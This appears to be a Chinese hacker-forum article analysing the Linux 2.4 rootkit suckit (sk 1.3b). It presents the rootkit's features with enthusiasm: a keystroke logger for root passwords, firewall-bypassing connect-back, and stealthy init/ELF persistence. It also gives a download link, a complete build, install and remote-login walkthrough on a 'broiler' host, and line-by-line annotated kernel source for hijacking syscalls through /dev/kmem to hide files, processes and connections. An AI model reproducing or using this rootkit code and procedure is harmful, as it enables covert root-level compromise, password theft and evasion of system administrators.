作者 wzt
联系方式 wzt@xsec.org
个人网站 http://tthacker.cublog.cn http://xsec.org

一.简介.

我们经常可以从一些搞 linux 入侵的朋友那里听到他们讨论 sk 这个 rootkit，其实 sk 的全称是 suckit，
意为super user control kit。suckit 这个程序可以说是目前运行于 Linux 2.4 内核下最好的 rootkit 了。

关键字：Linux 后门 Rootkit Linux 入侵 suckit adore-ng ELF 感染

1、背景知识：
什么是 LKM：LKM 英文是：Loadable Kernel Modules，翻译过来就是"可加载内核模块程序"，这是一种区别于一般应用程序的系统级程序，它主要用于扩展 linux 的内核功能。LKM 可以动态地加载到内存中，
无须重新编译内核。由于 LKM 具有这样的特点，所以它经常被用于一些设备的驱动程序，例如声卡，网卡等等。
讲到这里，大家是不是回忆起 MSDOS 中的 TSR 和 Windows 中的 VxD 呢？是的，这三者其实都是差不多的东西，
它们都是常驻内存程序，并且可以捕获任何一个系统中断，功能十分强大，所以 linux 下的 rootkit 多为 LKM。

2、sk 攻击原理概述

sk 是用过攻击/dev/kmem 来拦截和修改系统调用来实现后门和隐藏功能的。所谓系统调用，就是内核提供的、
功能十分强大的一系列的函数。这些系统调用是在内核中实现的，再通过一定的方式把系统调用给用户，
一般都通过门(gate)陷入(trap)实现。系统调用是用户程序和内核交互的接口。系统调用在 Linux 系统中
发挥着巨大的作用，如果没有系统调用，那么应用程序就失去了内核的支持。我们在编程时用到的很多函数，

如 fork、open 等这些函数最终都是在系统调用里实现的，比如我们有这样一个程序：

```
#include <stdio.h>

int main(void)
{
	char	*name[2];

	name[0] = "/bin/sh";
	name[1]= NULL;

	if (!fork())
		execve(name[0],name,NULL);
	exit(0);
}
```

这里我们用到了两个函数，即 fork 和 exit,这两函数都是 glibc 中的函数，但是如果我们跟踪函数的执行过程，
看看 glibc 对 fork 和 exit 函数的实现就可以发现在 glibc 的实现代码里都是采用软中断的方式陷入到内核中再
通过系统调用实现函数的功能的。由此可见，系统调用是用户接口在内核中的实现，如果没有系统调用，
用户就不能利用内核。所以在我们隐藏文件，隐藏网络通讯，隐藏进程信息，都要通过修改系统调用来实现。

二、sk 的特色功能
wzt 觉得作为一个优秀的 linux rootkit，sk 有着下面的特色：
1：sk 后门服务端程序为静态 ELF 文件，压缩之后就几十 K 的大小。我们使用 LKM 后门的时候，经常会遇到一个
很尴尬的情况，就是 LKM 后门代码无法在肉鸡上编译通过，要么缺少 gcc，要么缺少内核代码，要么编译环境有问题，
有了 sk 之后，我们就不需要再为这个问题烦恼了，我们只需要执行一下 wget 下载 sk，并在肉鸡上直接执行就 OK 了，
方便吧，真是居家旅行之必备 rootkit 啊。
2：通过对肉鸡的任何开放的 TCP 端口发送特定数据就可以激活后门回连到我们的客户端，并且客户端有自动扫描功能，
它会自动扫描肉鸡开放的端口并发送激活指令。特别在一些有防火墙的环境里，限制了回连的目标端口，我们还可以
指定特殊的回连端口来绕过防火墙，比如回连到 80、443 这种一般都开放的 TCP 端口。
3：sk 后门有一个 tty sniffer，什么是 tty sniffer 呢，通俗的说就是一个"键盘记录"，不过他不但可以记录控制台的操作，
还可以记录远程连接的操作，它根据程序指定的关键字抓取 tty 记录，主要包括 ssh，passwd，telnet，login 等关键字，
和 thc.org 的 keylogger 相比有过之而无不及啊，通过这个功能我们可以很容易的抓到相关密

码而扩大战果，特别是在 root
密码设置十分 BT 的时候，我们无法用 john 来暴力破解，tty log 就可以记录到 root 的密码，甚至是其他 linux 的 root 密码 ：）
4：sk 采用动态隐藏的方式来隐藏指定的内容，包括文件，进程，网络连接。为什么说是动态隐藏呢，因为当我们使用 sk 的
客户端登录到肉鸡之后，除了文件是根据 prefix 隐藏之外，其他的一切的操作都是隐藏的。这个功能十分之方便，
只要我们使用 sk 的客户端登录之后，就可以放心的操作了，不需要担心什么东西没有隐藏而被管理员发现。相比之下，
adore-ng 这类 rootkit 就有点不人性化了，必须使用客户端手动的去隐藏指定的进程、网络和文件。
5：sk 的自动启动也十分隐蔽，它通过替换系统的 init 文件来实现自动启动，一般情况下非常难被发现。

上面我们说的只是 sk1.x 的功能，sk2 在 sk1.x 的基础上又有了如下的增强：
1：后门的服务端和客户端集成在一个程序内，不得不提的是 0x557 的 sam 牛牛修改了 putty 作为 sk2 的客户端，
这样将大大的方便了经常在 windows 下管理肉鸡的朋友们了。
2：端口回连后门升级为端口复用后门，可以复用系统大部分端口，包过滤防火墙在他面前几乎没有任何用处。
3：自动启动方式完全改变，sk2 可以感染系统的 elf 文件达到自启动的目的，比如我们可以感染/sbin/syslogd 文件，
在 syslogd 服务启动的同时，我们的 sk2 也启动了。这个自启动方式是十分灵活也十分隐蔽的，就我所知，现在除了 sk2 之外，
没有一个公开的后门或者 rootkit 是通过感染 elf 文件启动的。如果想深入的了解 ELF 感染是如何实现和变幻的，
请留意我的《ELF 感染面面观》一文。
4：增强了自身的加密功能，程序执行受到严格保护，没有密码将无法正确安装后门或者执行客户端。

sk2 虽然在功能上有了十分大的提高，但是公开版的 sk2rc2 还是存在一些说大不大说小不小的 BUG 的，具
体有什么 BUG 我将在下一篇《Linux 后门系列--由浅入深 sk2 完全分析》中一一透露。

三、sk13 的编译和使用
sk13 的安装和使用很简单，只需要编译一次，sk 就可以拿着到处使用了，下面给大家演示一下编译和使用的过程。
1、编译
下载代码 http://www.xfocus.net/tools/200408/sk-1.3b.tar.gz
先配置一下参数：

```
tthacker@wzt:~/sk# make skconfig
rm -f include/config.h sk login inst
make[1]: Entering directory `/root/sk/src'
make[1]: Leaving directory `/root/sk/src'
```

```
make[1]: Entering directory `/root/sk/src'
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c sha1.c
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c crypto.c
In file included from ../include/extern.h:9,
                 from ../include/stuff.h:18,
                 from crypto.c:7:
../include/skstr.h:20: warning: conflicting types for built-in function `vsnprintf'
../include/skstr.h:22: warning: conflicting types for built-in function `vsprintf'
../include/skstr.h:25: warning: conflicting types for built-in function `vsscanf'
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -s zpass.c sha1.o crypto.o -o pass
make[1]: Leaving directory `/root/sk/src'
/dev/null

Please enter new rootkit password: -->这里输入 rookit 的登录密码
Again, just to be sure:
OK, new password set.
Home directory [/dev/sk13]: /dev/sk13   -->这里设置隐藏的目录
Magic file-hiding suffix [sk13]: sk13 -->这里设置文件隐藏的前缀

Configuration saved.
>From now, _only_ this configuration will be used by generated
binaries till you do skconfig again.

To (re)build all of stuff type 'make'   -->现在我们可以开始编译了
tthacker@wzt:~/sk#make
这里省略 N 字，当我们看到下面的信息的时候，sk 就编译好了
Okay, file 'inst' is complete, self-installing script.
Just upload it somewhere, execute and you could log in using
./login binary.

Have fun!
```

生成了一个安装文件，是一个 shell 脚本，他会自动安装后门的。
我们直接执行他就可以安装了

```
tthacker@wzt:~/sk# ./inst
Your home is /dev/sk13, go there and type ./sk to install
us into memory. Have fun!
```

我们的 home 目录就在/dev/sk13 了，以后我们的相关的程序就都放这里好了，隐藏的，管理员看不见 :)

```
tthacker@wzt:~/sk# cd /dev/sk13
tthacker@wzt:/dev/sk13# ./sk
RK_Init: idt=0xffc18000
```

嘿嘿，安装完毕，我们现在可以使用客户端登录了，客户端在编译 sk 的时候也一同生成了

的，我们一起看看，很爽的，
只要对方开放了任何一个 TCP 端口，我们就可以通过这个端口进入系统，权限是 root 哦。

```
tthacker@wzt:~/sk# ./login
/dev/null
use:
./login [hsditc] ...args
-h          Specifies ip/hostname of host where is running
             suckitd
-s          Specifies port where we should listen for incoming
             server' connection (if some firewalled etc), if not
             specified, we'll get some from os
-d          Specifies port of service we could use for authentication
             echo, telnet, ssh, httpd... is probably good choice
-i          Interval between request sends (in seconds)
-t          Time we will wait for server before giving up (in seconds)
-c          Connect timeout (in seconds)

tthacker@wzt:~/sk# ./login -h 192.168.1.1 -d
/dev/null
Listening to port 43544
password:
Trying 192.168.1.1:80 ... -->嘿嘿，开了 80 我们也照进。
Trying...Et voila
Server connected. Escape character is '^K'
/dev/null
[tthacker@localhost sk13]# -->yeah，我们进来了，我们在这个环境里执行的任何程序的进程，
```

开放的任何端口，
管理员都看不到的，不过千万别删除别搞破坏啊。

知其然，知其所以然，我们一起从代码级别仔细剖析这个超级强大的 sk 吧。

四、install.c 执行流程

sk 的优点我们就介绍完了，那么到底它这么强悍的功能是如何实现的呢？最近我在分析 sk2 的代码，
对它的 hook 原理还不是很清楚。于是就想看看 sk13b 的 hook 方法和它有什么区别，没准还能多给我一些提示呢。
于是翻出了 sk13b 代码分析了通，hook 原理与 sk2 的真不相同。
如作者所说，sk13b 把系统中一些不经常用的系统调用替换为 kmalloc()的地址，然后给那个系统
调用传递 kmalloc 的参数，就可以在内核空间为 sk 分配空间了。为了学习我把分析过程写出来，
如果有什么不对的地方，欢迎斧正。

install()函数的功能是为 kernel.c 做初始化整备，并把 sk 装载到内存中。这也是 sk hook 原理最精华的部分了。

首先得到 idt 表的地址，然后得到 int 0x80 中断描述符的地址，通过读 kmem 把其 int 0x80 中断描述符的

内容到 idt80 结构中，然后提取出 system_call 在系统中的实际地址，在通过 get_sct 函数得到 sys_call_table 的

地址。用 kmalloc 的地址，替换 oldolduname 系统调用的入口地址，在利用 kmalloc 在内核为 sk 分配空间。

最后转向 kernel.c 继续执行。

上述可能忽略了很多具体的细节，我将在第 3 部分给出详细的解析。

五、install.c 代码完全解析

为了阅读方便，我直接贴出主要代码，并给出中文注释。

install.c /install()

作用:install()函数为 kernel.c 做初始化整备，并把 sk 装载到内存中.

```
int       install()
{
    int                 fd;
    ulong               sct;
    ulong               kmalloc;
    ulong               gfp;
    struct idtr         idtr;
    struct idt          idt80;
    ulong               oldsys;
    ulong               mem;
    ulong               size;
    ulong               sctp[2];
    ulong               old80;

    mkdir(HOME, 0644);

    /*  打开/dev/kmem    */

    fd = open(DEFAULT_KMEM, O_RDWR, 0);
    if (fd < 0) {
        printf("FUCK: Can't open %s for read/write (%d)\n", DEFAULT_KMEM,-fd);
      return 1;
    }
```

```
/* 寻找中断描述符表的地址 */

asm ("sidt %0" : "=m" (idtr));

printf("RK_Init: idt=0x%08x, ", (uint) idtr.base);

/* 从 kmem 中读取 int 0x80 中断描述符的内容到 idt80 结构中，注意读出的是描述符的内容 */

if (ERR(rkm(fd, &idt80, sizeof(idt80),
    idtr.base + 0x80 * sizeof(idt80)))) {
    printf("FUCK: IDT table read failed (offset 0x%08x)\n",
       (uint) idtr.base);
    close(fd);
    return 1;
}

/* 根据 idt80 计算出其 int 0x80 服务程序的实际地址，就是 system_call 的地址 */

old80 = idt80.off1 | (idt80.off2 << 16);

/*
       根据 system_call 的地址，找到 sys_call_table 的地址
 */

sct = get_sct(fd, old80, sctp);

if (!sct) {
    printf("FUCK: Can't find sys_call_table[]\n");
    close(fd);
    return 1;
}

printf("sct[]=0x%08x, ", (uint) sct);

/* 在 kmem 中寻找 kmalloc 的地址 ，并把 GFP_KERNEL 的地址保存 */

kmalloc = (ulong) get_kma(fd, sct & 0xff000000, &gfp, get_kma_hint());
if (!kmalloc) {
    printf("FUCK: Can't find kmalloc()!\n");
    close(fd);
    return 1;
}
```

```
printf("kmalloc()=0x%08x, gfp=0x%x\n", (uint) kmalloc,
  (uint) gfp);

/*
        把 oldolduname 系统调用的地址读出，并保存

        注意：oldolduname 不经常被使用，所以可以用来被替换，你也可以换成其他
        不常用的系统调用
*/

 if (ERR(rkml(fd, &oldsys, sct + OURSYS * 4))) {
      printf("FUCK: Can't read syscall %d addr\n", OURSYS);
      close(fd);
      return 1;
 }

  /*
        用 kmalloc 的地址替换 oldolduname 的地址
  */

 wkml(fd, kmalloc, sct + OURSYS * 4);

  /*

        计算将要用 kmalloc 分配的内存大小，注意是在内核区域分配内存

        大小等于 sk 自身的长度+256 个系统调用的地址+512 个 pid_struc 个结构体的
大小

        注意:sk13b 将要把原来的 sys_call_table 的所有内容重新分配到即将开辟的内
存
        中，hook 系统时是 hook 新的 sys_call_table 数组的，并用新的 sys_call_talbe
的
        地址覆盖原来的 sys_call_talbe 地址

  */

 size = (ulong) kernel_end - (ulong) kernel_start
        + SCT_TABSIZE + PID_TABSIZE;

 printf("Z_Init: Allocating kernel-code memory...");

  /*
```

调用 kmalloc 在内核区域中分配内存

注意：刚才已经把 oldolduname 的地址替换成 kmalloc 的地址了，只要调用 oldolduname
就可以调用 kmalloc 函数了

补充：如何在应用程序中直接调用 kmalloc

sk 在 stuff.h 中定义了类似如下的几个宏函数：

```
#define syscall2(__type, __name, __t1, __t2)            \
    __type __name(__t1 __a1, __t2 __a2)      \
{                                \
    ulong       __res;                  \
    __asm__ volatile            \
    ("int       $0x80"                  \
    : "=a" (__res)                  \
    : "0" (__NR_##__name)           \
    rr("b", __a1)                   \
    rr("c", __a2));             \
    return (__type) __res;          \
}
```

static inline syscall2(ulong, KMALLOC, ulong, ulong);被展开后就变为：

```
static inline ulong KMALLOC(ulong __a1,ulong __a2)
{
    ulong       __res;
    __asm__volatile
    ("int       $0x80"
    : "=a" (__res)
    " "0"(__NR_KMALLOC)
          rr("b", __a1)
    rr("c", __a2));

    return (ulong)__res;
}
```

又根据

```
#define       __NR_KMALLOC OURSYS
#define       OURSYS __NR_oldolduname
```

在进一步替换为：


```
static inline ulong KMALLOC(ulong __a1,ulong __a2)
```

```
{
    ulong       __res;
    __asm__volatile
    ("int       $0x80"
    : "=a" (__res)
    " "0"(__NR_oldolduname)
          rr("b", __a1)
    rr("c", __a2));

    return (ulong)__res;
}
```

执行 KMALLOC(size,gfp),实际是去执行 oldolduname 系统调用，但我们知道它的地址已经被 kmalloc 的地址替换了，所以就去执行 kmalloc，到此，我们已经在内核区域中
分配了指定大小的空间

```
*/

mem = KMALLOC(size, gfp);
if (!mem) {
    wkml(fd, oldsys, sct + OURSYS * 4);
    printf("FUCK: Out of kernel memory!\n");
    close(fd);
    return 1;
}

/* 将 sk 装入刚才分配的内存中 */

    wkm(fd, (void *) kernel_start,
        (ulong) kernel_end - (ulong) kernel_start,
        mem + SCT_TABSIZE);

/*
用 kernel_init 函数的地址替换掉 oldolduname 系统调用的地址
跟 KMALLOC 同样的道理，调用 oldolduname 等于调用 kernel_init

*/

wkml(fd, mem + SCT_TABSIZE +
    (ulong) (kernel_init) - (ulong) kernel_start,
    sct + OURSYS * 4);

/*
```

下面是 sk 所在内核区域内的内存分配示意图



*/

/*

KINT 同 KMALLOC 一样都是去执行 oldolduname,然后就可以执行 kernel.c/kernel_init 了，是不是很巧妙呢

注意：从这以后就开始转向 kernel.c/kernel_init()函数了

*/

```
    KINIT(mem, sct, sctp, oldsys);

    printf("Done, %d bytes, base=0x%08x\n", (int) size, (uint) mem);
    return 0;
}
```

pattern.c/get_sct：

作用：根据 system_call 函数地址找到 sys_call_table[]数组地址

代码分析：

```
ulong       get_sct(int fd, ulong ep, ulong *pos)
{
#define       SCLEN       512
    char       code[SCLEN];
    char       *p;
    ulong       r;

/*
      从 kmem 的 ep(system_call 的地址)偏移位置读取 512 字节到 code 缓冲区中
*/

    if (rkm(fd, code, sizeof(code), ep) <= 0)
        return 0;

/*

      在 code 缓冲区中匹配搜寻\xff\x14\x85

      注意：call something<,eax,4)指令的机器码是 0xff 0x14 0x85 0x
      p 的地址是 call something<,eax,4)机器码的首地址，要得到 sys_call_table 的地址还得在+3


*/
    p = (char *) memmem(code, SCLEN, "\xff\x14\x85", 3);
    if (!p) return 0;


/*
      (p+3) - code  是 sys_call_table 相对 code 的偏移量，在+ep，也就是 sys_call_table 的地址，
      与 r 的值是一样的

*/
    pos[0] = ep + ((p + 3) - code);

/* r 的地址就是 sys_call_table 的首地址  */

    r =    *(ulong *) (p + 3);
```

```
    /* p 还是 sys_call_table 的地址   */

        p = (char *) memmem(p+3, SCLEN - (p-code) - 3, "\xff\x14\x85", 3);
        if (!p) return 0;

        pos[1] = ep + ((p + 3) - code);

        return r;
    }
```

pattern.c/get_kma():

作用：通过模式匹配搜索 kmalloc()函数的地址

如果内核没有提供 LKM 支持，将使我们陷入困境。而且，这个问题的解决方法非常脏，也不是很好，

但是看来还有效。我们将遍历内核的.text 段，对如下指令进行模式查询：

```
push GFP_KERNEL <something between 0-0xffff>
push size <something between 0-0x1ffff>
call kmalloc
```

然后，把搜索结果收集到一个表中排序，出现次数最多的就是 kmalloc()函数地址

```
ulong       get_kma(int kmem, ulong pgoff, ulong *rgfp, ulong hint)
{
#define       KCALL       8192
#define       KSIZE       (1024*1024*2)
#define       BUFSZ       (1024*64)
#define       MAXGFP      0x0fff
#define       MAXSIZE     0x1ffff
    uchar       buf[BUFSZ+64];
    uchar       *p;
    ulong       pos;
    ulong       gfp, sz, call;
    kcall       kcalls[KCALL];
    int         c, i, ccount;

    gfp = sz = call = ccount = 0;

    for (pos = pgoff; pos < (KSIZE + pgoff); pos += BUFSZ) {
        c = rkm(kmem, buf, BUFSZ, pos);
        if (ERR(c)) break;
        /*  寻找 push 和 call 指令  */
        for (p = buf; p < (buf + c); ) {
```

```
            switch (*p++) {
                case 0x68:
                    gfp = sz;
                    sz = *(ulong *) p;
                    p += 4;
                    continue;
                case 0x6a:
                    gfp = sz;
                    sz = *p++;
                    continue;
                case 0xe8:
                    call = *(ulong *) p + pos +
                    (p - buf) + 4;
                    p += 4;
                    if (gfp && sz &&
                        gfp <= MAXGFP &&
                        sz <= MAXSIZE) break;
                default:
                    gfp = sz = call = 0;
                continue;
            }

            for (i = 0; i < ccount; i++) {
                if ((kcalls[i].addr == call) &&
                    (kcalls[i].gfp == gfp)) {
                    kcalls[i].count++;
                    goto outta;
                }
            }

            if (ccount >= KCALL)
                goto endsrch;

            kcalls[ccount].addr = call;
            kcalls[ccount].gfp = gfp;
            kcalls[ccount++].count = 1;
        outta:
        }
    }
endsrch:
    if (!ccount) return 0;
    c = 0;
    for (i = 0; i < ccount; i++) {
        if (hint) {
```

```
                if (kcalls[i].addr == hint) {
                    c = i;
                    break;
                }
            } else {
                if (kcalls[i].count > kcalls[c].count)
                        c = i;
            }
        }
        *rgfp = kcalls[c].gfp;
        return kcalls[c].addr;
    #undef KCALL
    #undef KSIZE
    #undef BUFSZ
    #undef MAXGFP
    #undef MAXSIZE
    }
```

kernel.c/kernel_init()函数

kernel.c 的入口语句是：KINIT(mem, sct, sctp, oldsys);

```
/* initialization code (see install.c for details) */
void        kernel_init(uchar *mem, ulong *sct, ulong *sctp[2], ulong oldsys)
{

/*    ksize  为 sk 本身的大小 ，newsct 指向刚才用 kmalloc 分配的内存区域  */

    ulong       ksize = (ulong) kernel_end - (ulong) kernel_start;
    ulong       *newsct = (void *) mem;

/*  将 oldsys  保存到原来的地址处，oldsys  保存的是 oldolduname 系统调用的地址  */

    sct[OURSYS] = oldsys;

/*
     请看内存示意图

mem                             kernel_start    kernel_init    kernel_end
|                                   |                |               |
V ------> 256 * 4 <--------V                  V                V      ----->512*sizeof(pid_struc)
+-------------------------------------------------------------------------------
|  新 的  sys_call_table  的 数 组    |                            |                          |
000000-------------000000|
```

+--

memset(mem + SCT_TABSIZE + ksize, 0, PID_TABSIZE);

/* 保存老的 sys_call_table 指针 ,pidtab 指向 mem + SCT_TABSIZE + ksize 内存区域 */

*oldsct() = (ulong) sct;
*pidtab() = (void *) (mem + SCT_TABSIZE + ksize);

/* 将老的 sys_call_table 的数组内容保存到 mem 开始出，这样 newsct 就保存了原 sys_call_table 的全部内容 */

memcpy(mem, sct, SCT_TABSIZE);

/*
下面就是修改系统调用指针入口来 hook 系统调用了

hook(OURCALL); 是一个宏调用

#define hook(name) \
newsct[__NR_##name] = ((ulong) new_##name - \
(ulong) kernel_start) + \
(ulong) mem + SCT_TABSIZE;

这样 hook(OURCALL);就被展开为：

newsct[__NR_OURCALL] = ((ulong) new_OURCALL - (ulong) kernel_start) + (ulong)mem + SCT_TABSIZE;

sk.h 中 OURCALL 被定义为：
#define OURCALL oldolduname

newsct[__NR_oldolduname] = ((ulong) new_oldolduname - (ulong) kernel_start) + (ulong)mem + SCT_TABSIZE;

在看内存示意图

mem kernel_start kernel_init kernel_end
| | | |
V ------> 256 * 4 <--------V V V ------>512*sizeof(pid_struc)
+--
| 新的 sys_call_table 的数组 | | | | 000000----------000000|

```
+-------------------------------------------------------------------------------
        ^                                ^
        |                                |
  oldolduname<------------new_oldolduname
```

用 kernel.c 中的 new_oldolduname 来指向原来的 oldolduname

注意：oldsctp(),*oldsct(),*pidtab() 这 3 个函数的内存大小是怎么分配的，请看对 kernel.c 的分析

```
*/

    hook(OURCALL);
    hook(clone);
    hook(fork);
    hook(vfork);
    hook(getdents);
    hook(getdents64);

    hook(kill);
    hook(open);
    hook(close);
#ifdef SNIFFER
    hook(read);
    hook(write);
#endif
#ifdef SNIFFER
    hook(execve);
#endif
#ifdef INITSTUFF
    hook(utime);
    hook(oldstat);
    hook(oldlstat);
    hook(oldfstat);
    hook(stat);
    hook(lstat);
    hook(fstat);
    hook(stat64);
    hook(lstat64);
    hook(fstat64);
    hook(creat);
    hook(unlink);
    hook(readlink);
#endif
```

```
/*  将老的 sys_call_table 指针入口保存到 oldsctp 中  */

    memcpy(oldsctp(), sctp, 2 * sizeof(ulong));

/*  用新的 sys_call_table[]替换原来的 sys_call_talbe，到此 hook 系统调用就成功了  */

    *sctp[0] = (ulong) newsct;       /* normal call */
    *sctp[1] = (ulong) newsct;       /* ptraced call */
}
```

到此 sk 的 hook 系统调用的过程就结束了。

补充:
kernel.c 可为 sk13b 代码中较为复杂的代码了 ,如果要读懂它,需要对 linux 代码很熟悉.
基本上是一些系统调用的替带品,但是有些宏函数不是很好理解,我在这里简单提一下.

```
DVAR(pid_struc *, pidtab, NULL);
DVAR(ulong, oldsct, 0);
```

DVAR 是个宏调用；

在 Rdata.h 中定义如下：

```
#define DVAR(type, name, val)       \
    DARR(type, 1, name, val)
```

是个宏嵌套，DVRR 如下：

```
#define DARR(type, count, name, val...) \
    struct s_##name {       \
      uchar       s[5];       \
      type        l[count]; \
      uchar       f[2];       \
} __attribute__((packed)); \
static struct s_##name f_##name = \
{{0xe8, sizeof(f_##name.l) & 0xff, (sizeof(f_##name.l) >> 8) & 0xff, 0, 0},       \
{val},                      \
{0x58, 0xc3}};              \
static inline type *name(void) \
{                   \
      type *(*func)() = (void *) &f_##name; \
      return func();        \
```

```
}
```

我们把 DVAR(pid_struc *, pidtab, NULL);展开后看看

```
DVAR(pid_struc *, pidtab, NULL);

DVRR(pid_struc *, 1， pidtab, NULL);

struct s_pidtab{
        uchar       s[5];
        pid_struc * l[1];
        uchar            f[2];
} __attribute__((packed));              /*    __attribute__ ((packed)); 是说取消结构在编译过程中的优化对齐    */

static struct s_pidtab f_pidtab =
    {{0xe8, sizeof(f_pidtab.l) & 0xff, (sizeof(f_pidtab.l) >> 8) & 0xff, 0, 0},
    {val},
    {0x58, 0xc3}};

static inline type *pidtab(void)
{
    pid_struc* *(*func)() = (void *) &f_pidtab;
    return func();
}


DARR(ulong *, 2, oldsctp);
```

这下明白 oldsctp(),*oldsct(),*pidtab()这几个函数指针是什么意思了吧.

六、总结

现在对于 sk hook 系统调用的过程应该很清楚了吧,如果有其他函数或数据不了解的话，请参考它的全部代码.同时 sk 是通过读和写 kmem 来控制系统的,kmem 是一个字符设备文件，是计算机主存的一个影象。它可以用于测试甚至修改系统。但在有些系统如 fc4 上已经禁止写 kmem 了,所以 sk13b 自然在那些系统不能安装,也时很多 sk 的爱好者沮丧.

如果你掌握了破解的方法,可以与我讨论:) 联系方式 wzt@xsec.org 或者来 http://tthacker.cublog.cn 和 http://xsec.org 来找我。

七、参考

[1] Sk-1.3b source code by sd

[2] Linux on-the-fly kernel patching without LKM by sd&devik
[3] Linux 2.4.20-8 soucre code
[4] Intel 80386 Programmer's Reference Manual